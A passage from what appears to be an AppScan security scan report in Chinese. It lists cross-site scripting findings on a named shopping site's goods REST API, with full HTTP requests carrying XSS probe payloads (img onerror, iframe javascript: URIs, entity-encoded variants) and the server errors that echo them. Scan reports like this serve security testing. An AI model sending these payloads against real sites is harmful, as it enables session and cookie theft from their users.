;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8466%26%23x29;>

```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 274
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8466&#x29;>",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '2707<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8466&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@1f36f0f8; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 2707 至: 2707

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 208
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55",
  "classid": "2707<img src=x onerror=alert(8471)>",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '2707<img src=x
onerror=alert(8471)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@5e74589d; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"goodsid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 105190 至: 105190<iframe src=javascript:alert(8976)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 92
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "105190<iframe src=javascript:alert(8976)>",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<iframe
src=javascript:alert(8976)>': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@5308e59d; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 105190 至: 105190

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "105190<img src=javascript:alert(8984)>",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img
src=javascript:alert(8984)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@3fba462b; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])
```

变体-| 3 / 4

差异: 参数 从以下位置进行控制: 105190 至:

```
105190<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x
72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;9013%26%23x29;>
```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 154
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "105190<img
src=%x6a;%x61;%x76;%x61;%x73;%x63;%x72;%x69;%x70;%x74;%x3a;alert%28;9013%29;>",
  "stockqty": "+12",
  "departmentid": 1670
}
```

```

}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;9013&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@56436323; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 105190 至: 105190

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 88
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": "      105190<img src=x onerror=alert(9036)>",
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img src=x
onerror=alert(9036)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@1f0231fc; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["goodsid"])

```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"status" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 8

差异: 参数 从以下位置进行控制: ① 至: `1<iframe src=javascript:alert(8790)>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 121
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "1<iframe src=javascript:alert(8790)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1<iframe
src=javascript:alert(8790)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2823ec93; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]->
com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 2 / 8

差异: 参数 从以下位置进行控制: ① 至: `1`

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 118
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "1<img src=javascript:alert(8797)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1<img
src=javascript:alert(8797)>': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@5f755d5b; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 3 / 8

差异: 参数 从以下位置进行控制: ① 至:

`1<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8822%26%23x29;>`

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 183
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
```

```

Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "1<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8822&#x29;>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:21 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8822&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@3f19b4c2; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

变体- | 4 / 8

差异: 参数 从以下位置进行控制: ① 至: 1

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 117
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": "1<img src=x onerror=alert(8823)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid

```

```

Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:22 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1<img src=x
onerror=alert(8823)>': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@2fb043f9; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

变体- | 5 / 8

差异: 参数 从以下位置进行控制: 0 至:

```

0<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%2
6%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8912%26%23x29;>

```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 183
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": "0<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8912&#x29;>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '0<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8912&#x29;>':
not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@50bb4507; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

变体- | 6 / 8

差异: 参数 从以下位置进行控制: 0 至: 0<iframe src=javascript:alert(8921)>

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 121
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": "0<iframe src=javascript:alert(8921)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '0<iframe
src=javascript:alert(8921)>': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@44674158; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])
```

变体- | 7 / 8

差异: 参数 从以下位置进行控制: 0 至: 0

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 117
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
```

```

Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": "      0<img src=x onerror=alert(8924)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '0<img src=x
onerror=alert(8924)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2d094fcf; line: 1, column: 71] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

变体- | 8 / 8

差异: **参数** 从以下位置进行控制: 0 至: 0

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 118
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": "      0<img src=javascript:alert(8932)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```



```

Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '0<img
src=javascript:alert(8932)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@50220153; line: 1, column: 71] (through reference
chain: com.sunee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.sunee.scn.goods.model.dbo.PubGoodsonoffDO["status"])

```

问题 15 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"stockqty" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: +12 至: +12<iframe src=javascript:alert(8980)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 90
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "      +12<iframe src=javascript:alert(8980)>",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```

```
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.math.BigDecimal from String value '+12<iframe
src=javascript:alert(8980)>': not a valid representation
at [Source: io.netty.buffer.ByteBufInputStream@e69f38; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体-| 2 / 4

差异: 参数 从以下位置进行控制: +12 至:

```
+12<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;
%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;9017%26%23x29;>
```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 152
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsid": 105190,
  "stockqty": "+12<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;9017&#x29;>",
  "departmentid": 1670
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
